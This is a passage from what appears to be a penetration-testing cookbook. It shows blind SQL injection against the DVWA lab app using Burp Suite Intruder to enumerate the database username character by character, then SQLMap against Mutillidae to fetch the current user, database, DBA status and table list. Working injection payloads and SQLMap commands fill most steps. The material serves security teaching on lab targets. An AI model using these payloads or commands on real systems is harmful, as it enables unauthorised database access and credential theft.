
4. Let's try to identify what happens when you inject some code that is always false. Set `1'` and `'1'='2` as the user ID. `1` is not equal to `2`, so no record meets the selection criteria in the query and no result is given.
5. Now try a query that will always be true when the ID exists: `1' and '1'='1`:



```
ID: 1' and '1'='1
First name: admin
Surname: admin
```

This demonstrates that there is a blind SQLi in this page: if we get different responses to an injection of SQL code that always gives a false result, and another one that always gives a true result, we have a vulnerability because the server is executing the code, even if it doesn't show it explicitly in the response.


6. In this recipe, we will discover the name of the user connecting to the database, so we first need to know the length of the username. Let's try one. Inject this: `1' and 1=char_length(current_user()) and '1'='1`.
7. The next step is to find this last request in Burp Suite's proxy history and send it to the intruder, as shown in the following screenshot:



#	Host	Method	URL	Params
55	http://192.168.56.11	GET	/dvwa/vulnerabilities/upload/	
56	http://192.168.56.11	GET	/dvwa/vulnerabilities/sqli/	
57	http://192.168.56.11	GET	/dvwa/vulnerabilities/sqli/?id=1%27+and+1%3Dchar_length%28current_user%28%29%29+and+%271...	✓
58	http://192.168.56.11	GET		
59	http://192.168.56.11	GET		
60	http://192.168.56.11	GET		
61	http://192.168.56.11	GET		✓
62	http://192.168.56.11	GET		
63	http://192.168.56.11	GET		

```
GET /dvwa/vulnerabilities/sqli/?id                              ubmit=Submit HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linu
Accept: text/html,application/xhtm
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwa
Cookie: security=low; BEEFHOOK=edF                              YuqbeMd;
PHPSESSID=v0jskelrb1vdec9ck0ppnfa
Connection: close
Upgrade-Insecure-Requests: 1
```


8. Once sent to the intruder, we can clear all the payload markers and add one in the `1` after the first `and`, as shown in the following screenshot:



Attack type: Sniper

```
GET /dvwa/vulnerabilities/sqli/?id=1%27+and+§1§%3Dchar_length%28current_user%28%29%29+and+%271%27%3D%271&Submit=Submit HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwa/vulnerabilities/sqli/
Cookie: security=low; BEEFHOOK=edFl98r2ZxedksedDM8uWhZdjVXq76SA1Q4PKEMM4N20W2yYFkCjGLFiCKebK94aBmgghdCiaYuqbeMd;
PHPSESSID=v0jskelrb1vdec9ck0pponfat4
Connection: close
Upgrade-Insecure-Requests: 1
```

9. Go to the **Payload** section and set the **Payload type** to **Numbers**.
10. Set the **Payload type** to **Sequential**, from `1` to `15` with a step of one. It should look like this:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1　　Payload count: 15

Payload type: Numbers　　Request count: 15

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range


Type: [✓ Sequential] Random

From: 1

To: 15

Step: 1

11. To see whether a response is positive or negative, go to Intruder's options, clear the **Grep - Match** list, and add `First name`:



Grep - Match

These settings can be used to flag result items containing specified expressions.

[✓] Flag result items with responses matching these expressions:

First name


Match type: [✓ Simple string] Regex

[ ] Case sensitive match

[✓] Exclude HTTP headers

We need to make this change in every **Intruder** tab we use for this attack.


12. Start the attack. The result shows that the user name is six characters long:



Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	First name
0		200	☐	☐	5225	☐
1	1	200	☐	☐	5225	☐
2	2	200	☐	☐	5225	☐
3	3	200	☐	☐	5225	☐
4	4	200	☐	☐	5225	☐
5	5	200	☐	☐	5225	☐
6	6	200	☐	☐	5326	✓
7	7	200	☐	☐	5225	☐
8	8	200	☐	☐	5225	☐

13. Now, we are going to guess each character in the username, starting by guessing the first letter. Submit the following in the application: `1' and current_user LIKE 'a%`. The `%` character is a wildcard in SQL that will match any string. We chose `a` as the first letter to get Burp Suite to obtain the request. It could have been any letter.
14. Again, we send the request to the Intruder and leave only one payload marker in the `a`, which is the first letter of the name:




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /dvwa/vulnerabilities/sqli/?id=1'+and+current_user()+like+'§a§%&Submit=Submit HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwa/vulnerabilities/sqli/
Cookie: security=low;
BEEFHOOK=edFl98r2ZxedksedDM8uWhZdjVXq76SA1Q4PKEMM4N20W2yYFkCjGLFiCKebK94aBmgghdCiaYuqbeMd;
PHPSESSID=v0jskelrblvdec9ck0pponfat4
Connection: close
Upgrade-Insecure-Requests: 1
```

15. Our payloads will be a simple list containing all the lowercase letters (a to z), numbers (0 to 9), and some special characters (-, +, #, %, @). Uppercase letters are omitted because select queries in MySQL are not case sensitive.
16. Repeat *step 12* in this **Intruder** tab and start the attack, as shown here:




Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	First na...
0		200	☐	☐	5225	☐
1	a	200	☐	☐	5225	☐
2	b	200	☐	☐	5225	☐
3	c	200	☐	☐	5225	☐
4	d	200	☐	☐	5309	✓
5	e	200	☐	☐	5225	☐
6	f	200	☐	☐	5225	☐


The first letter of our user name is `d`.

17. Now, we need to find the second character of the name, so we submit `1' and current_user LIKE 'da%` to the application's textbox and send the request to the intruder.
18. Now, our payload marker will be the `a` following the `d`; in other words, the second letter of the name.
19. Start the attack to discover the second letter. You will see that it's `v`:



Request	Payload	Status	Error	Timeout	Length	First na...
18	r	200	☐	☐	5225	☐
19	s	200	☐	☐	5225	☐
20	t	200	☐	☐	5225	☐
21	u	200	☐	☐	5225	☐
22	v	200	☐	☐	5310	✓
23	w	200	☐	☐	5225	☐
24	x	200	☐	☐	5225	☐

20. Keep discovering all six characters in the username. You may notice that the `%` symbol in the payload is always marked as true. This is because, as we said previously, this symbol is a wildcard. We need it because it is a valid character in usernames. As we can see in the following screenshot, the last character is indeed `%`:




Request	Payload	Status	Error	Timeout	Length	First na...	Comment
28	#	200	☐	☐	5225	☐	
29	%	200	☐	☐	5314	✓	
30	@	200	☐	☐	5225	☐	
31	+	200	☐	☐	5225	☐	

```
                <input type="submit" name="Submit" value="Submit">
        </form>

        <pre>ID: 1' and current_user() like 'dvwa@%%<br>First name: admin<br>Surname: admin</pre>

</div>
```

According to this result, the user name is `dvwa@%`. The second `%` character is part of our injection and matches the empty string after the actual name.

21. To verify the discovered username, we replace the like operator with =. Submit `1' and current_user()='dvwa@%` to the page:



```
ID: 1' and current_user()='dvwa@%
First name: admin
Surname: admin
```

This confirms that we have found the correct name for the current user.

How it works...

Error-based SQLi and blind SQLi are, on the server side, the same vulnerability: the application doesn't sanitize inputs before using them to generate a query to the database. The difference between them lies in detection and exploitation.

In an error-based SQLi, we use the errors sent by the server to identify the type of query, tables, and column names.

On the other hand, when we try to exploit a blind injection, we need to harvest the information by asking questions such as *is there a user whose name starts with "a"*?, and then *is there a user whose name starts with "aa"*?, or as an SQLi: `'and name like 'a%`, so it may take more time to detect and exploit.

Manually exploiting blind SQLi takes much more effort and time than error-based injection; in this recipe, we saw how to obtain the name of the user connected to the database, but in the previous recipe, we used a single command to get it. We could have used a dictionary approach to see whether the current user was in a list of names, but it would take much more time, and the name might not be in the list anyway.

Once we knew there was an injection and what a positive response would look like, we proceeded to ask for the length of the current username. We asked the database *is 1 the length of the current username*?, *is it 2*, and so on, until discovering the length. It is useful to know when to stop looking for characters in the username.

After finding the length, we use the same technique to discover the first letter. The `LIKE 'a%'` statement tells the SQL interpreter whether or not the first letter is `a`; the rest doesn't matter, it could be anything (`%` is the wildcard character for most SQL implementations). Here, we saw that the first letter was `d`. Using the same principle, we found the rest of the characters and worked out the name.

There's more...

This attack could continue by finding out the DBMS, the version being used, and then using vendor-specific commands to see whether the user has administrative privileges. If they do, you would extract all usernames and passwords, activate remote connections, and many more things besides. One other thing you could try is to use tools to automate this type of attack, such as SQLMap, which we will cover in the next recipe.

See also

There is another kind of blind injection, which is called **time-based Blind SQLi**, in which we don't have a visual clue whether or not the command was executed (as in valid or invalid account messages). Instead, we need to send a sleep command to the database and, if the response time is slightly longer than the one we sent, then it is a true response. This kind of attack is slow as it is sometimes necessary to wait even 30 seconds to get just one character. It is very useful to have tools such as sqlninja or SQLMap in these situations (`https://www.owasp.org/index.php/Blind_SQL_Injection`).

Have a look at the following links for more information on Blind SQLi:

- `https://www.owasp.org/index.php/Blind_SQL_Injection`
- `https://www.exploit-db.com/papers/13696/`
- `https://www.sans.org/reading-room/whitepapers/securecode/sql-injection-modes-attack-defence-matters-23`

Finding and exploiting SQL injections with SQLMap

As seen in the previous recipe, exploiting SQLi can be an industrious process. SQLMap is a command-line tool included in Kali Linux that can help us with the automation of detecting and exploiting SQL injections with multiple techniques and in a wide variety of databases.

In this recipe, we will use SQLMap to detect and exploit an SQLi vulnerability and to obtain usernames and passwords of an application.


How to do it...

Browse to `http://192.168.56.11/mutillidae` and go to **OWASP Top 10** | **A1 – SQL Injection** | **SQLi Extract Data** | **User Info**:

1. Try any username and password, for example, `user` and `password`, and click **View Account Details**.
2. The login will fail, but we are interested in the URL. Go to the address bar and copy the full URL to the clipboard. It should be something like `http://192.168.56.11/mutillidae/index.php?page=user-info.php&username=user&password=password&user-info-php-submit-button=View+Account+Details`.
3. Now, in a Terminal window, type the following command:


```
sqlmap -u
"http://192.168.56.11/mutillidae/index.php?page=user-info.php&usern
ame=user&password=password&user-info-php-submit-
button=View+Account+Details" -p username --current-user --current-
db --is-dba
```

   You can see that the `-u` parameter has the copied URL as its value. With `-p`, we are telling SQLMap that we want to look for SQLi in the username parameter and, once the vulnerability is exploited, that we want it to retrieve the current database username and the database's name, and know whether that user has administrative permissions within the database. The retrieval of this information is because we only want to be able to tell whether there is an SQLi in that URL in the `username` parameter. The following screenshot shows the command and how SQLMap indicates execution:



```
root@kali:~# sqlmap -u "http://192.168.56.11/mutillidae/index.php?page=user-info.php&username=user&passw
ord=password&user-info-php-submit-button=View+Account+Details" -p username --current-user --current-db
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.2.3#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 08:35:54
```

4. Once SQLMap detects the DBMS used by the application, it will also ask whether we want to skip the test for other DBMS and whether we want to include all tests for the specific system detected, even if they are beyond the scope of the current level and risk configured. In this case, we answer `Yes` to skip other systems and `No` to include all tests.
5. Once the parameter we specified is found to be vulnerable, SQLMap will ask us whether we want to test other parameters. We answer `No` to this question, and then we will see the result:




```
---
[08:51:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[08:51:24] [INFO] fetching current user
current user:    'mutillidae@%'
[08:51:24] [INFO] fetching current database
current database:    'nowasp'
[08:51:24] [INFO] testing if current user is DBA
[08:51:24] [INFO] fetching current user
[08:51:25] [WARNING] reflective value(s) found and filtering out
current user is DBA:    True
[08:51:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.11'

[*] shutting down at 08:51:25
```

6. If we want to obtain the usernames and passwords, like we did in the previous recipe, we need to know the name of the table that has such information. Execute the following command in the Terminal:

```
sqlmap -u
"http://192.168.56.11/mutillidae/index.php?page=user-info.php&usern
ame=test&password=test&user-info-php-submit-
button=View+Account+Details" -p username -D nowasp --tables
```

SQLMap saves a log of the injections it performs, so this second attack will take less time than the first one. As you can see, the attack returns the list of tables in the database we specified:

